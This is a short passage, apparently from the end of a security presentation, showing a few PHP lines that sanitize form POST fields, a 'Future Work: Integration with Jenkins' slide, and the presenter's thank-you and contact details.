29 # $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", "-", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```



Future Work

› Integration with Jenkins



Thank
you!

Stavros Moiras

steve@viperssec.com